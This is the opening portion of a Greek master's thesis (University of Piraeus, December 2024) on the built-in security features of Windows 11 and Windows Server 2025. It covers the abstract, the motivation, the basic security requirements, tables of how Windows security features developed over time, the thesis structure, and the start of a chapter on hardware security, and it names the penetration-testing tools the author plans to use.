ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πρόγραμμα Μεταπτυχιακών Σπουδών

«ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ ΚΑΙ ΕΠΙΣΤΗΜΗ ΔΕΔΟΜΕΝΩΝ»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής:	**Ασφάλεια σε συστήματα των Windows 11 και Windows Server 2025: Εφαρμογή ενσωματωμένων τεχνολογιών ασφάλειας και εργαλεία ελέγχου διείσδυσης**
Thesis Title:	**Security in Windows 11 and Windows Server 2025: Implementation of Built-in Security Technologies and Penetration Testing Tools**
Ονοματεπώνυμο Φοιτητή;	**Φιφλής Πολυχρόνης**
Πατρώνυμο	**Γεώργιος**
Αριθμός Μητρώου	**ΜΠΚΕΔ21056**
Επιβλέπων	**Παναγιώτης Κοτζανικολάου, Καθηγητής**

Ημερομηνία Παράδοσης Δεκέμβριος 2024

.....

Τριμελής Εξεταστική Επιτροπή

Παναγιώτης Κοτζανικολάου	Κωσταντίνος Πατσάκης	Μιχαήλ Ψαράκης
Καθηγητής	Αναπληρωτής Καθηγητής	Αναπληρωτής Καθηγητής

Πίνακας Περιεχομένων

Ευρετήριο Πινάκων

Περίληψη

Στην σημερινή κοινωνία η χρήση ψηφιακών μέσων στην παραγωγή, στην κατανάλωση αλλά και στην ανταλλαγή εμπορευμάτων, υπηρεσιών κτλ. συνεχώς αυξάνεται. Ο ηλεκτρονικός υπολογιστής

συνδεδεμένος στο διαδίκτυο είναι πλέον μια καθολική μηχανή που αποτελεί ταυτόχρονα μέσο παραγωγής, επικοινωνίας, μόρφωσης, πολιτιστικής δημιουργίας, ιατρικών υπηρεσιών. Μαζί με την αύξηση χρήσης ψηφιακών μέσων όπου η συντριπτική πλειοψηφία του λειτουργικού τους είναι της Microsoft ανεβαίνουν ταυτόχρονα και οι προσπάθειες διείσδυσης σε αυτά είτε από ερασιτεχνικές ομάδες με σκοπό το κέρδος είτε από κυβερνητικούς και μη οργανισμούς σε επίπεδο κρατών στον ανταγωνισμό που διεξάγεται μεταξύ τους είτε εταιριών με αποκλειστικό σκοπό το <<χτύπημα>> του ανταγωνιστή. Αποκτάει ιδιαίτερο ενδιαφέρον να δούμε τα τελευταία λειτουργικά της Microsoft είτε σε επίπεδο χρήστη (Windows 11 OS) είτε server (Windows Sever 2025) τι καινούργιο φέρνουν σε όλα τα επίπεδα ασφάλειας καθώς και πως αντιδρούν στις πιο γνωστές επιθέσεις διείσδυσης. Αυτή η μεταπτυχιακή διατριβή διερευνά τις αλλαγές στα Windows λειτουργικά συστήματα σε σχέση με τις παλαιότερες εκδόσεις, εξετάζει τις ενσωματωμένες ασφάλειες όπου παρατίθενται αναλυτικά στο θεωρητικό κομμάτι καθώς και δίνεται μια πληθώρα παραμετροποιήσεων στο πειραματικό μέρος με σκοπό να ενισχύσουμε την ασφάλεια των λειτουργικών μας χωρίς την χρήση τρίτων εργαλείων μέσα από πληθώρα τεχνικών και πραγματικά παραδείγματα ενίσχυσης της ασφάλειας. Στην συνέχεια γίνεται έλεγχος διείσδυσης χρησιμοποιώντας εργαλεία όπως το Nmap, το Nessus, το Metasploit, το Covenant, το Caldera, το Veil και αρκετά ακόμα με σκοπό να γίνει μια πλήρη ανάλυση της αντίδρασης των μηχανισμών ασφάλειας μέσα από μεγάλο αριθμών επιθέσεων όπου πραγματοποιήσαμε. Τα αποτελέσματα έδειξαν ότι οι ενσωματωμένες τεχνολογίες ασφάλειας της Microsoft δρουν αποτρεπτικά και ελαχιστοποιούν τους κινδύνους τόσο σε επίπεδο Windows 11 όσο και Windows Server 2025, επιπλέον τα τρωτά σημεία είναι χαμηλού κινδύνου καθώς και ότι οι μηχανισμοί μας δίνουν την δυνατότητα εφόσον παραμετροποιηθούν σωστά να έχουν ένα ισχυρό από άποψη ασφάλειας λειτουργικό. Θα δούμε ότι αρκετές επιθέσεις είναι επιτυχημένες είτε σε άλλα λειτουργικά είτε αν δεν εφαρμόσουμε αποτελεσματικές υλοποιήσεις αναδεικνύοντας τα βήματα που έχουν γίνει στην δυνατότητα οι μηχανικοί ασφάλειας με την κατάλληλη εμπειρία να δράσουν αποτελεσματικά για την θωράκιση των λειτουργικών εκμεταλλευόμενοι τις ενσωματωμένες τεχνολογίες ασφάλεια της Microsoft.

Abstract

In today's society, the use of digital media in production, consumption, and the exchange of goods, services, etc., is continuously increasing. The computer connected to the internet has become a universal machine that serves simultaneously as a tool for production, communication, education, cultural creation, and medical services. Alongside the growing use of digital media—most of which is dominated by Microsoft products—there is a corresponding rise in efforts to infiltrate these systems, whether by amateur groups seeking profit, governmental and non-governmental organizations engaged in state-level competition, or companies aiming to "target" their competitors. It is particularly interesting to examine the latest Microsoft operating systems, both at the user level (Windows 11 OS) and server level (Windows Server 2025), to explore what innovations they bring across various levels of security and how they respond to the most common penetration attacks. This master's thesis investigates the changes in Microsoft's operating systems compared to earlier versions, thoroughly examines the integrated security features presented in the theoretical section and provides numerous configurations in the experimental section to enhance the security of operating systems without relying on third-party tools, through various techniques and real-world examples of security enhancement. Furthermore, penetration testing is conducted using several tools such as Nmap, Nessus, Metasploit, Covenant, Caldera, Veil, and many others, aiming to comprehensively analyze the security mechanisms' responses across numerous simulated attacks. The results demonstrated that Microsoft's integrated security technologies deter and minimize risks on Windows 11 and Windows Server 2025. Additionally, vulnerabilities are of low risk, and the mechanisms, when properly configured, enable a robust security posture for the operating system. The study highlights that while certain attacks succeed on other operating systems or when effective implementations are

not applied, Microsoft's steps allow security engineers with appropriate expertise to act effectively to safeguard operating systems by leveraging embedded security technologies.

Κεφάλαιο 1ο: Εισαγωγή στις ενσωματωμένες τεχνολογίες ασφαλείας των Windows 11 και Windows Server 2025

1.1 Εισαγωγή

Αν μελετήσουμε τα λειτουργικά συστήματα που χρησιμοποιούν όλοι οι οργανισμοί παγκόσμια θα δούμε ότι Windows χρησιμοποιούν το 91,5% παγκοσμίως, με αποτέλεσμα οι επιθέσεις να σχεδιάζονται πρώτα και κύρια για Windows λειτουργικά και ιδιαίτερα για τους τελικούς χρήστες. Ταυτόχρονα αναπτύσσονται τα συστήματα τεχνητής νοημοσύνης που μπορούν να μετασχηματίζουν

γρήγορα μεγάλο όγκο δεδομένων, να αυτοεκπαιδεύονται και να εκτελούν σύνθετες εργασίες, λόγω της σύγκλισης μιας σειράς τεχνολογικών επιτευγμάτων όπως του machine learning, του deep learning και των big data. Αναπτύσσονται οι κβαντικοί υπολογιστές, οι υπερ-υπολογιστές. Επιπλέον ο κορονοϊός επιτάχυνε την remote πρόσβαση σε υποδομές και υπηρεσίες από τους χρήστες ή μηχανικούς ακόμα και κρίσιμων υποδομών (τράπεζες, οπλικά συστήματα, ιατρικές βάσεις δεδομένων κτλ), πλέον πληθώρα συσκευών (IoT devices) αποκτούν πρόσβαση σε αυτές σε καθημερινή και συχνή βάση με την πιο διαδεδομένη να είναι η χρήση του desktop ή laptop. Αναδεικνύεται ότι η ασφάλεια ακόμα και σε μικρούς ή μεσαίου μεγέθους οργανισμούς γίνεται καθημερινή ανάγκη. Τους τελευταίους μήνες δόθηκε στην δημοσιότητα η οδηγία του NIS2 σύμφωνα με την οποία : <<Παρά τα επιτεύγματα αυτά(στον τομέα της κυβερνοασφάλειας με βάση της τελευταία οδηγία του NIS), η επανεξέταση της οδηγίας (ΕΕ) 2016/1148 αποκάλυψε εγγενείς αδυναμίες που την εμποδίζουν να αντιμετωπίσει αποτελεσματικά τις τρέχουσες και τις αναδυόμενες προκλήσεις στον τομέα της κυβερνοασφάλειας>>[1]. Άρα το ζήτημα της ασφάλειας δεν είναι κάτι στατικό αλλά δυναμικό, η κούρσα για το να κρατηθείς ασφαλής διεξάγεται με όλο και γρηγορότερους ρυθμούς και το να μείνεις μπροστά από τον επιτιθέμενο γίνεται δύσκολο αλλά και κοστοβόρο καθήκον. Όποιος μένει πίσω είναι σχεδόν απίθανο να μην πέσει <<θύμα>> επίθεσης αλλά και να ανταπεξέλθει στον ανταγωνισμό. Είναι χαρακτηριστικό ότι περίπου 8,5 εκατομμύρια συσκευές (1% των συσκευών παγκοσμίως) επηρεάστηκαν από μια λάθος ενημέρωση στα Windows και προκλήθηκε παγκόσμιο σοκ. Οι μετοχές της CrowdStrike(της εταιρίας που ευθυνόταν για την λάθος ενημέρωση), εταιρείας με χρηματιστηριακή αξία περίπου 83 δισεκατομμυρίων δολαρίων και πάνω από 20.000 ενεργούς εταιρικούς πελάτες παγκοσμίως, σημείωσε πτώση 14,5% λίγο μετά το άνοιγμα της Wall Street, ενώ η Microsoft σημείωνε πτώση σχεδόν 1,5%.Αντίθετα, οι ανταγωνίστριες της CrowdStrike, SentinelOne και Palo Alto Networks, είδαν τις μετοχές τους να σημειώνουν άνοδο άνω του 10% και 2,6%, αντίστοιχα[2]. Είναι χαρακτηριστικό ότι μια λάθος ενημέρωση προκάλεσε σημαντικές αναταραχές σε διάφορους τομείς. Εταιρείες όπως τράπεζες, οργανισμοί τηλεπικοινωνιών, τηλεοπτικά και ραδιοφωνικά δίκτυα, καθώς και σούπερ μάρκετ ανέφεραν προβλήματα στις υπηρεσίες τους. Οι αεροπορικές γραμμές επηρεάστηκαν επίσης, με αποτέλεσμα αλλαγές στο ωράριό τους, ενώ οι σαρωτές στο αεροδρόμιο του Εδιμβούργου τέθηκαν εκτός δικτύου. Καθυστερήσεις σημειώθηκαν και στο αεροδρόμιο του Stansted, επιτείνοντας την ταλαιπωρία των ταξιδιωτών. Σύμφωνα με το BBC, σημειώθηκαν περισσότερες από 1.000 ακυρώσεις πτήσεω παγκοσμίως, γεγονός που αναδεικνύει τη σοβαρότητα των επιπτώσεων αυτής της δυσλειτουργίας[3].Αν αναλογιστούμε ότι από έγκυρες πηγές αναφέρεται ότι δεν αποτελούσε κυβερνοεπίθεση αλλά λάθος στην ενημέρωση των Windows, μπορούμε να αντιληφθούμε το κόστος αντίστοιχων κυβερνοεπιθέσεων που μπορεί να προκύψουν. Σε τελική ανάλυση τόσο μια αστοχία υλικού ή λάθος των ίδιων των μηχανικών της εταιρίας αποδείχτηκε ότι μπορεί να έχει μεγαλύτερη ακόμα και από επιτυχημένο κυβερνητικό hack. Πόσο μάλλον που οι επιθέσεις έχουν πολλαπλούς στόχους, από την δυσφήμιση του ανταγωνιστή μέσα από ένα επιτυχημένος hack και διαρροής στοιχεία πελατών, πολιτών, μέχρι advanced ransomware attacks και <<λύτρα>> για την ανάκτηση των προσωπικών ή εταιρικών δεδομένων. Όσο πιο μεγάλος ο οργανισμός ή η σημαντικότητα του τόσο μεγαλύτερος στόχος για τους επιτιθέμενους όπου μπορεί να είναι από μια ερασιτεχνική ομάδα καιροσκόπων μέχρι κυβερνητικούς ή στρατιωτικούς οργανισμούς και υπηρεσίες κράτους στο έδαφος του ανταγωνισμού ανάμεσα τους. Για αυτό τα τελευταία χρόνια οι επιθέσεις κάθε είδους αυξάνονται γεωμετρικά. Όσο αναπτύσσεται η τεχνολογία και ιδιαίτερα το ai, τόσο σε επίπεδο ασφάλειας ανεβαίνουν οι απαιτήσεις καθώς οι επιτιθέμενοι γίνονται πιο <<σοφοί>>, έχουν σύγχρονα εργαλεία αλλά και μεθόδους που συνεχώς τις αναπτύσσουν. Πάνω σε αυτό το έδαφος η Microsoft αναπτύσσει σαν ηγέτης στον κλάδο των λειτουργικών συστημάτων την ασφάλεια της και αποκτάει ιδιαίτερη σημαντικότητα αλλά και ενδιαφέρον να παρακολουθήσουμε την πορεία των ενσωματωμένων τεχνολογιών ασφαλείας των Windows διαχρονικά αλλά πιο κύρια να δούμε το σημερινό τους επίπεδο στα Windows 11 και στον Windows Server 2025. Στην τωρινή εργασία θα επικεντρωθούμε σε on-premise υποδομή. Θα καλύψουμε τόσο την προστασία ενός απλού workstation με Windows11 όσο και ενός domain με Windows Server 2025 OS.

1.2 Μελέτη ενσωματωμένων πολιτικών ασφάλειας

Η προστασία των προσωπικών δεδομένων και των άλλων επίπεδων ασφάλειας δεν είναι απαραίτητη μόνο για τους οργανισμούς, αλλά και για τα δισεκατομμύρια των οικιακών χρηστών όπου δεν χρησιμοποιούν κάποιο τρίτο εργαλείο. Ακόμα όμως και να θέλουμε να αυξήσουμε την ασφάλεια μας μέσω κάποια επιπλέον λύσης θα πρέπει να κατανοούμε σε βάθος της λειτουργία των Windows λειτουργικών συστημάτων, ποιο επίπεδο ασφάλειας μπορούμε να διασφαλίσουμε ώστε να εξοικονομήσουμε κόστη ή και χρόνο. Σε πολλές περιπτώσεις η χρήση τρίτων εργαλείων αυξάνει και τους κινδύνους αφού διασυνδέονται περισσότερα συστήματα μεταξύ τους με αποτέλεσμα να αυξάνουμε μαζί με την ασφάλεια και την επιφάνεια της επίθεσης. Όσο αφορά τα δεδομένα, στόχος δεν είναι να προστατέψουμε μόνο από κλοπή ή διαρροή αλλά και από στοχευμένη αλλοίωση τους, δηλαδή την ακεραιότητα τους. Πλέον οι επιθέσεις man in the middle αυξάνονται ραγδαία με στόχο όχι να πάρουν στοιχεία αλλά να παρέμβουν και να καθοδηγήσουν σε συγκεκριμένα αποτελέσματα. Οι sophisticated επιθέσεις ήρθαν για να μείνουν γιατί η ζημιά είναι ίσως και πιο σοβαρή από τις κλασσικές επιθέσεις. Το να ανησυχείς αν τα δεδομένα που βλέπεις είναι αληθινά και ακέραια πλέον είναι δεδομένο και πρέπει να το διασφαλίσεις, είναι γνωστές τέτοιους είδους επιθέσεις όπως η γνωστή καμπάνια του Τραμπ μέσω του Twitter[4] ή την Ρωσική παρουσία εντός των Ουκρανικών οργανισμών για μήνες χωρίς να έχουν γίνει αντιληπτοί[5]. Η πιο χαρακτηριστική μεγάλη κυβερνοεπίθεση ήταν αυτή ενάντια στην Χεζμπολαχ, όπου εκτός από την αλλοίωση στο υλικό, υπήρξε και άμεση παρέμβαση ώστε να ενεργοποιηθούν τα εκρηκτικά, << Στις 15:30 μ.μ. ώρα Λιβάνου οι βομβητές έλαβαν ένα μήνυμα που φαινόταν σαν να προερχόταν από την ηγεσία της Χεζμπολάχ, είπαν δύο από τους αξιωματούχους. Αυτό ήταν το μήνυμα ενεργοποίησε τα εκρηκτικά.>>[6].Για αυτό το λόγο δεν αποκτάει σημασία μόνο η αποτροπή της στιγμής της επίθεσης αλλά και η πρόληψη τους πριν εκδηλωθούν. Η γνώση των ενσώματων τεχνολογιών ασφαλείας των Windows μας επιτρέπει να έχουμε πλήρη διαύγεια και σε αυτό το εξίσου σημαντικό κομμάτι της ασφάλειας. Γιατί χωρίς να γνωρίζουμε με ποιες λειτουργίες έχει σχεδιαστεί η αρχιτεκτονική του λειτουργικού της Microsoft δεν μπορούμε να αναπτύξουμε τις δικές μας πάνω στις είδη υπάρχον, πόσο μάλλον να αναπτύξουμε το κομμάτι της έρευνας και την ανάπτυξης εργαλείων, τεχνικών και μεθόδων που θα πατάνε πάνω σε αυτά.

Παρακάτω παρουσιάζονται οι βασικές απαιτήσεις ασφάλειας:

Ακεραιότητα (Integrity): Εστιάζει στη διασφάλιση ότι οι πληροφορίες δεν τροποποιούνται χωρίς εξουσιοδότηση, διατηρώντας την ακρίβεια και την πληρότητά τους.

Αυθεντικότητα (Authentication): Επικυρώνει την ταυτότητα του χρήστη και αποδίδει τα αντίστοιχα δικαιώματα πρόσβασης.

Εμπιστευτικότητα (Confidentiality): Προστατεύει ευαίσθητες πληροφορίες από μη εξουσιοδοτημένη πρόσβαση, συχνά μέσω κρυπτογράφησης.

Διαθεσιμότητα (Availability): Εξασφαλίζει ότι οι εξουσιοδοτημένοι χρήστες μπορούν να χρησιμοποιούν το σύστημα όποτε χρειάζονται, χωρίς καθυστερήσεις.

Μη αποποίηση ευθύνης (Non-repudiation): Διασφαλίζει ότι κανένα μέρος δεν μπορεί να αρνηθεί τη συμμετοχή του σε μια συναλλαγή, με δυνατότητα επαλήθευσης των δεδομένων και των ενεργειών[7].

Επίσης τα τελευταία χρόνια με βάση την συνεχή εξέλιξη της Κυβερνοασφάλειας αναπτύσσονται αντίστοιχοι νομικοί κανονισμοί που χρειάζεται να ακολουθούν ή να συμμορφωθούν οι οργανισμοί κάθε είδους και κλάδου ώστε να πληρούν τις ελάχιστες προδιαγραφές. Χωρίς την γνώση των ενσωματωμένων τεχνολογιών ασφάλειας δεν μπορεί να σχεδιαστεί και να υλοποιηθεί μια ολοκληρωμένη στρατηγική κυβερνοάμυνας σύμφωνα με τα κανονιστικά πρότυπα που ανήκει ο εκάστοτε οργανισμός. Αναφέρεται συγκεκριμένα <<τα περιστατικά κυβερνοασφάλειας μπορούν να παρεμποδίσουν την άσκηση οικονομικών δραστηριοτήτων στην εσωτερική αγορά, να προκαλέσουν

οικονομικές απώλειες, να υπονομεύσουν την εμπιστοσύνη των χρηστών και να προκαλέσουν σοβαρή ζημία στην οικονομία και την κοινωνία της Ένωσης. Ως εκ τούτου, η ετοιμότητα και η αποτελεσματικότητα στον τομέα της κυβερνοασφάλειας είναι πλέον πιο σημαντικές από ποτέ για την ορθή λειτουργία της εσωτερικής αγοράς>>[8]. Σήμερα αντίστοιχα προωθείται η ψηφιοποίηση τόσο στην Ελλάδα όσο και παγκόσμια, μπορούμε να πούμε ότι σε σχετικά λίγο χρόνο δεν θα υπάρχει εργασία ή λειτουργία που δεν θα πραγματοποιείται με ψηφιακό τρόπο από τις συναλλαγές, την καθημερινή εργασία της συντριπτικής πλειοψηφίας της κοινωνίας μέχρι και ιατρικές υπηρεσίες ή και χειρωνακτικές εργασίες όπου θα αντικατασταθεί κομμάτι τους από ψηφιακά και άλλα μέσα. Η τεχνολογική εξέλιξη και ο ανταγωνισμός μεταξύ ηγετικών εταιρειών έχουν καταστήσει αναγκαία την πλήρη συμβατότητα και ασφάλεια όλων των συστημάτων και συσκευών. Η γνώση των εσωτερικών λειτουργιών ασφαλείας των Windows διασφαλίζει αυτή την ενσωμάτωση, μειώνοντας το ρίσκο αστοχιών[9].Ιδιαίτερη σημασία έχει όχι μόνο η μελέτη των υπάρχον πολιτικών άμυνας και τεχνολογιών ασφάλειας αλλά και η κατανόηση της ιστορικότητας τους και το με ποια μέθοδο φτάσαμε σε αυτές, αλλά και ποιες είναι οι αιτίες που μας οδήγησαν εκεί.

1.3 Η ιστορία των ενσώματων τεχνολογιών ασφαλείας των Windows και η εξέλιξη τους μέχρι σήμερα

Τα windows λειτουργικά αποτελούν την συντριπτική πλειοψηφία των υπολογιστών που χρησιμοποιούν οι οικιακοί χρήστες και οι εργαζόμενοι στις επιχειρήσεις. Ελαχιστοποιώντας το κόστος και κάνοντας τους υπολογιστές προσβάσιμους και εύχρηστους για όλους τους χρήστες σε σχέση με τα τεράστια κουτιά όπου τους διέθεταν μόνο μεγάλες παραγωγικές μονάδες σε μέγεθος η Microsoft κατάφερε να ηγηθεί στην αγορά και να κάνει τα λειτουργικά της το κύριο μέσο για όποιον ήθελε να εκμεταλλευτεί την τεχνολογία και τον νέο κλάδο τότε της πληροφορικής[10].

1.3.1 Ένα σύντομο ιστορικό της εξέλιξης των Windows Operating Systems

Από την πρώτη έκδοση των Windows 1 (1983) μέχρι την τελευταία έκδοση Windows 10 (2015), η ασφάλεια του λειτουργικού συστήματος εξελίχθηκε σημαντικά. Οι πρώτες εκδόσεις των Windows (Windows 1 – Windows 9x) είχαν περιορισμένες δυνατότητες ασφαλείας, βασισμένες σε στοιχειώδη μηχανισμούς σύνδεσης και χρήση του συστήματος αρχείων FAT, το οποίο δεν παρείχε προστασία δεδομένων. Η εισαγωγή του NTFS στα Windows NT/2000 επέφερε σημαντική πρόοδο, με βελτιώσεις στην κρυπτογράφηση, τα δικαιώματα πρόσβασης και την καταγραφή δραστηριοτήτων. Οι επόμενες εκδόσεις, όπως τα Windows XP και Windows Vista, πρόσθεσαν περισσότερες λειτουργίες, όπως η διαχείριση διαπιστευτηρίων, το UAC και το Windows Defender. Με τα Windows 7, οι τεχνικές ασφαλείας επεκτάθηκαν σε επίπεδο μνήμης (DEP, ASLR), ενώ στα Windows 8 και 10 εισήχθησαν δυνατότητες όπως το AppContainer και το Credential Guard, καθιστώντας την πλατφόρμα πιο ανθεκτική στις σύγχρονες απειλές [11],[12],[13].

Έκδοση	Περίοδος	Κύρια Χαρακτηριστικά Ασφαλείας
Windows 1 - 9x	1983-1996	-Δεν υπήρχε ενσωματωμένη ασφάλεια λειτουργικού συστήματος. -Σύστημα αρχείων FAT χωρίς προστασία δεδομένων. -Κοινόχρηστα διαπιστευτήρια για όλους τους χρήστες.
Windows 2000	2000	- Εισαγωγή NTFS για καλύτερη διαχείριση και ασφάλεια αρχείων. -Υποστήριξη ασύμμετρης κρυπτογράφησης και καταγραφής δραστηριοτήτων.

Windows XP	2001	-Αναγνώριση αφαιρούμενων μέσων και αποθήκευση διαπιστευτηρίων χρήστη. -Εισαγωγή του Windows Security Center και ενισχυμένη κρυπτογράφηση.
Windows Vista	2007	-User Account Control (UAC) για περιορισμό μη εξουσιοδοτημένων αλλαγών. - Ενσωμάτωση Windows Defender για προστασία από spyware. - Εισαγωγή BitLocker για κρυπτογράφηση δίσκων.
Windows 7	2009	- Data Execution Prevention (DEP) και ASLR για προστασία από επιθέσεις μνήμης. - Βελτιώσεις στο BitLocker και την κρυπτογράφηση.
Windows 8	2012	- Εισαγωγή AppContainer για περιορισμό πρόσβασης εφαρμογών χαμηλής ακεραιότητας. - Εστίαση σε αλλαγές ασφαλείας που βασίζονται στο υλικό.
Windows 10	2015	- Ενίσχυση ασφαλείας μέσω Windows Defender Credential Guard για απομόνωση διαπιστευτηρίων. - Βελτίωση βασικών λειτουργιών ασφάλειας με τη χρήση του svchost.exe.

1.3.2 Ένα σύντομο ιστορικό της εξέλιξης των Windows Server OS(χ)

Οι εκδόσεις Windows Server, ξεκινώντας από τα Windows NT 3.1 (1993), έθεσαν τις βάσεις για την ασφάλεια των συστημάτων. Η εισαγωγή του NTFS έφερε προηγμένα χαρακτηριστικά ασφαλείας, όπως δικαιώματα πρόσβασης αρχείων, ενώ οι επόμενες εκδόσεις συνέχισαν να ενσωματώνουν νέες δυνατότητες. Στα Windows 2000, το Active Directory έδωσε ώθηση στη διαχείριση ταυτοποίησης και ελέγχου πρόσβασης, ενώ οι εκδόσεις όπως τα Windows Server 2008 και 2016 πρόσθεσαν εργαλεία όπως το BitLocker και το Device Guard. Η έκδοση του Windows Server 2022, εστιάζει σε περαιτέρω ενίσχυση της ασφάλειας και της διαχείρισης ταυτοποίησης, ενσωματώνοντας δυνατότητες προηγμένου ελέγχου πρόσβασης[14],[15],[16].

Έκδοση	Περίοδος	Κύρια Χαρακτηριστικά Ασφαλείας
Windows NT 3.1	1993	- Εισαγωγή του NTFS με προηγμένα χαρακτηριστικά ασφαλείας όπως τα δικαιώματα πρόσβασης αρχείων.
Windows 2000	2000	- Εισαγωγή του Active Directory για προηγμένη διαχείριση ταυτοποίησης και ελέγχου πρόσβασης με βάση τους ρόλους.

Windows Server 2003	2003	- Προσθήκη της Security Configuration Wizard για παραμετροποίηση προτύπων ασφαλείας.
Windows Server 2008	2008	- Εισαγωγή του BitLocker για κρυπτογράφηση ολόκληρων δίσκων.
Windows Server 2012	2012	- Ενσωμάτωση του Windows Defender για προστασία από κακόβουλο λογισμικό.
Windows Server 2016	2016	- Προσθήκη του Device Guard για ενισχυμένη προστασία εφαρμογών από ανεπιθύμητο λογισμικό.
Windows Server 2019	2019	- Επέκταση του Windows Defender Advanced Threat Protection (ATP) για προστασία από εξελιγμένες απειλές.
Windows Server 2022	2021	- Βελτιώσεις στον έλεγχο πρόσβασης και την εξουσιοδότηση. - Ενημερωμένες δυνατότητες διαχείρισης ταυτοποίησης.

1.4 Συνεισφορά της διατριβής

Η συνέχισης εξέλιξη των Windows λειτουργικών συστημάτων τόσο του Windows OS όσο και του Windows Server συνεχώς απαιτεί την δημιουργική κατανόηση στο ποιες είναι αυτές οι εσωτερικές αρχιτεκτονικές που αλλάζουν στο επίπεδο της ασφάλειας, με ποιο τρόπο ασφαλίζονται και πως αλληλοεπιδρούν μεταξύ τους. Ποιες είναι οι κύριες απειλές που πρέπει να διασφαλίσουν ότι μπορούν να εξουδετερώσουν καθώς και σε περίπτωση προσπάθειας εκμετάλλευσης τους ποιο θα είναι το αποτέλεσμα για ένα απλό χρήστη όσο και για έναν οργανισμό. Πως μπορεί ένας μηχανικός ασφάλειας να ενισχύσει την ασφάλεια χωρίς να αγοράσει κάποιο τρίτο εργαλείο μέσα από την καλύτερη γνώση και κατανόηση αυτών των λειτουργιών. Αποτελεί πρόκληση να δούμε πως θα αντιδράσουν οι ενσωματωμένες τεχνολογίες ασφάλειας στις πιο γνωστές και αποτελεσματικές τεχνικές ελέγχου διείσδυσης σύμφωνα με τον πίνακα attack της mittre[72]. Πάνω σε αυτά τα πεδία η συγκεκριμένη διατριβή επιδιώκει να ανακαλύψει και να δείξει πως μέσα και από την πλευρά του αμυνόμενου όσο και αυτή του επιτιθέμενου τα βήματα που έχουν γίνει στον τομέα της ασφάλειας και αν είναι όντως αποτελεσματικά μέσα από ένα μεγάλο πειραματικό κομμάτι που θα εκτελεστεί με πραγματικά σενάρια ενισχύοντας όμως και την προσπάθεια να κατανοήσουμε τις λειτουργίες στο θεωρητικό κομμάτι.

1.5 Δομή της διατριβής

Η διατριβή χωρίζεται σε τρείς μεγάλες ενότητες , η πρώτη ενότητα περιλαμβάνει το κεφάλαιο 2 στο οποίο γίνεται προσπάθεια απαρίθμησης και εξήγησης σε θεωρητικό επίπεδο των ενσωματωμένων λειτουργιών ασφάλειας τόσο του Windows 11 όσο και του Windows Server 2025, προσπαθούμε να μην γίνουμε κουραστικοί με τεχνολογίες όπου υπήρχαν και σε προηγούμενα λειτουργικά και να παραθέσουμε σχεδόν μόνο τα νέα στοιχεία, το θεωρητικό κομμάτι επεκτείνεται και στα υπόλοιπα κεφάλαια όπου θεωρείτε απαραίτητο είτε με την μορφή των ορισμών ή των διευκρινήσεων. Στην δεύτερη ενότητα υπάγονται τα κεφάλαια 3 και 4 όπου χρησιμοποιείται το γραφικό περιβάλλον των windows όσο και command line είτε μέσα από το cmd είτε με PowerShell ώστε να ενισχύσουμε την ασφάλεια και πραγματεύεται πως μόνο με τις ενσωματωμένες λειτουργίες των Windows μπορεί να ενισχυθεί σημαντικά σε όλα τα επίπεδα της από το υλικό, στο δίκτυο όσο και στην εφαρμογή ή την ταυτότητα . Τέλος στην Τρίτη ενότητα υπάγονται τα κεφάλαια 5 έως 8 όπου αναλύεται η μεθοδολογία όπου θα ακολουθήσουμε ως επιτιθέμενοι, θα χρησιμοποιηθούν πληθώρα εργαλείων στο επιθετικό κομμάτι ώστε να προσπαθήσουμε να διεισδύσουμε στα λειτουργικά μας και τέλος

……

γίνεται εξήγηση σε τι συμπεράσματα μπορούμε να καταλήξουμε με βάση τα αποτελέσματα που έχουμε δει ζωντανά. Σε όλη την διάρκεια της διατριβής δίνονται αναλυτικά μέσα από εικόνες και πίνακες τα βήματα που μπορεί να πραγματοποιήσει ένας χρήστης ή μηχανικός ασφάλειας ώστε να αυξήσει αλλά και να ελέγξει τις ενσωματωμένες λειτουργίες ασφάλειας των Windows.

Κεφάλαιο 2ο: Ενσωματωμένες τεχνολογίες ασφαλείας των Windows

Οι ενσωματωμένες τεχνολογίες ασφαλείας των Windows αποτελούν κρίσιμο παράγοντα για την προστασία συστημάτων και δεδομένων στον σύγχρονο ψηφιακό κόσμο. Το συγκεκριμένο κεφάλαιο εξετάζει τις βασικές λειτουργίες και τα χαρακτηριστικά αυτών των τεχνολογιών, αναλύοντας τη συμβολή τους στην αντιμετώπιση απειλών και την ενίσχυση της κυβερνοασφάλειας.

2.1 Ενσωματωμένες τεχνολογίες ασφαλείας των Windows 11

Σε σχέση με τις παλαιότερες τεχνολογίες ασφάλειας των Windows, τα Windows 11 έχουν σχεδιαστεί ώστε να προσφέρουν την μέγιστη ασφάλεια χωρίς ο χρήστης να χρειαστεί να ενεργοποιήσει τα security settings. Συνολικά όλο ο σχεδιασμός έγινε με ιεράρχηση το security τόσο σε επίπεδο hardware(TPM 2.0), σε Virtualization (Virtualization-based security), όσο και σε Software(συχνά security updates, threat detection capabilities, face recognition etc). Παρόλα αυτά στην εργασία μας θα δούμε πως μπορούμε να αυξήσουμε ακόμα πιο πολύ τα επίπεδα ασφάλειας ενεργοποιώντας, αλλάζοντας, παραμετροποιόντας μια σειρά λειτουργίες σε όλα τα επίπεδα ασφάλειας. Σε αυτό κεφάλαιο θα χρησιμοποιηθούν πήγες τόσο από επίσημες πηγές της Microsoft όσο και από έρευνες πάνω στο λειτουργικό των Windows όπως το βιβλίο του Rusinovich πάνω στα Windows Internals ώστε να κατανοηθούν οι αλλαγές που έχουν επέλθει σε θεωρητικό επίπεδο[17],[18],[32], [27][29],[19],[36],[20].Παρόλο που πολλές δυνατότητες υπήρχαν και στα Windows 10, τα Windows 11 εστιάζουν στη βελτίωση, την ενεργοποίηση από προεπιλογή, και την καλύτερη ενοποίηση αυτών των χαρακτηριστικών.

2.1.1 Ασφάλεια του Υλικού

Η ασφάλεια στο hardware αποτελεί προϋπόθεση καθώς σε περίπτωση που γίνει παραβίαση είναι πολύ δύσκολο να αποτραπεί ύστερα σε επίπεδο λειτουργικού. Στην εργασία δεν θα αναπτυχθεί πειραματικό μέρος πάνω στο hardware καθώς σκοπός είναι να ερευνήσουμε ότι συμβαίνει σε επίπεδο λειτουργικού, παρόλα αυτά σε αυτό το υποκεφάλαιο θα δούμε τις αλλαγές σε επίπεδο υλικού ώστε να κατανοήσουμε καλύτερα την λογική που διέπει το παραπάνω επίπεδο.

2.1.1.1 Hardware root-of-trust

